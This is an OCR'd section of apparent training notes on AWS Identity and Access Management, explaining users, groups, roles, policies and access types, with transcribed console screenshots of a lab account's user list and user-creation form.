
2.2 Identity and Access Management

IAM :

- AWS Identity and Access Management (IAM) enables you to manage access to AWS services and resources securely.
- IAM allow you can create and manage AWS users and groups and use permissions to allow and deny their access to AWS resources.

AWS IAM allows:

1. Manage IAM users, groups and their access.
2. Manage IAM roles and their permissions.
3. Manage federated users and their permissions.



IAM

Users

Groups

Roles

AWS Services

Role Attached to Services

Policy Attached to User

Policy Attached to Groups

Policy Attached to Roles

Policy

Effect


Actions

Resources

Policy Contains Permissions

A. Users

- An AWS Identity and Access Management (IAM) user is an entity that you create in AWS to represent the person or application that uses it to interact with AWS.
- A user in AWS consists of a name and credentials.




Users (11) Info

An IAM user is an identity with long-term credentials that is used to interact with AWS in an account.

□	User name	Groups	Last activity	MFA	Password age	Active key age
□	Automation	None	✓ 51 days ago	None	None	✓ 69 days ago
□	AWS-Account-Admin@atomic-nuclear.site	lab-grp	✓ 86 days ago	None	⚠ 204 days ago	⚠ 100 days ago
□	detection	None	✓ 54 days ago	None	None	-
□	ec2-admin	lab-grp	⚠ 165 days ago	None	None	⚠ 165 days ago
□	emp00	lab-grp	Never	None	None	-
□	emp01	devops and developer	Never	None	None	✓ Now
□	emp02	developer	Never	None	None	✓ Now
□	emp03	None	Never	None	None	-
□	manish@atomic-nuclear.site	None	Never	None	⚠ 204 days ago	⚠ 204 days ago
□	Readonly-user	None	✓ 77 days ago	None	None	⚠ 160 days ago

AWS Access Type :

1. Programmatic access
   - Access key ID
   - Secret access key
2. AWS Management Console access
   - Username
   - Password



Set user details

You can add multiple users at once with the same access type and permissions. Learn more

User name* lab-user

Add another user

Select AWS access type

Select how these users will primarily access AWS. If you choose only programmatic access, it does NOT prevent users from accessing the console using an assumed role. Access keys and autogenerated passwords are provided in the last step. Learn more

Select AWS credential type*


□ **Access key - Programmatic access**
Enables an **access key ID** and **secret access key** for the AWS API, CLI, SDK, and other development tools.

□ **Password - AWS Management Console access**
Enables a **password** that allows users to sign-in to the AWS Management Console.

This field is required.

B. Groups

An IAM group is a collection of IAM users. Groups let you specify permissions for multiple users, which can make it easier to manage the permissions for those users



us-east-1.console.aws.amazon.com/iamv2/home#/groups
aws
Services
Search for services, features, blogs, docs, and more
[Alt+S]
Global ▼
Atomic Nuclear ▼
Identity and Access Management (IAM)
Search IAM
Dashboard
Access management
User groups
Users
Roles
Policies
Identity providers
Account settings
IAM > User groups
Info
Delete
Create group
Filter User groups by property or group name and press enter
1

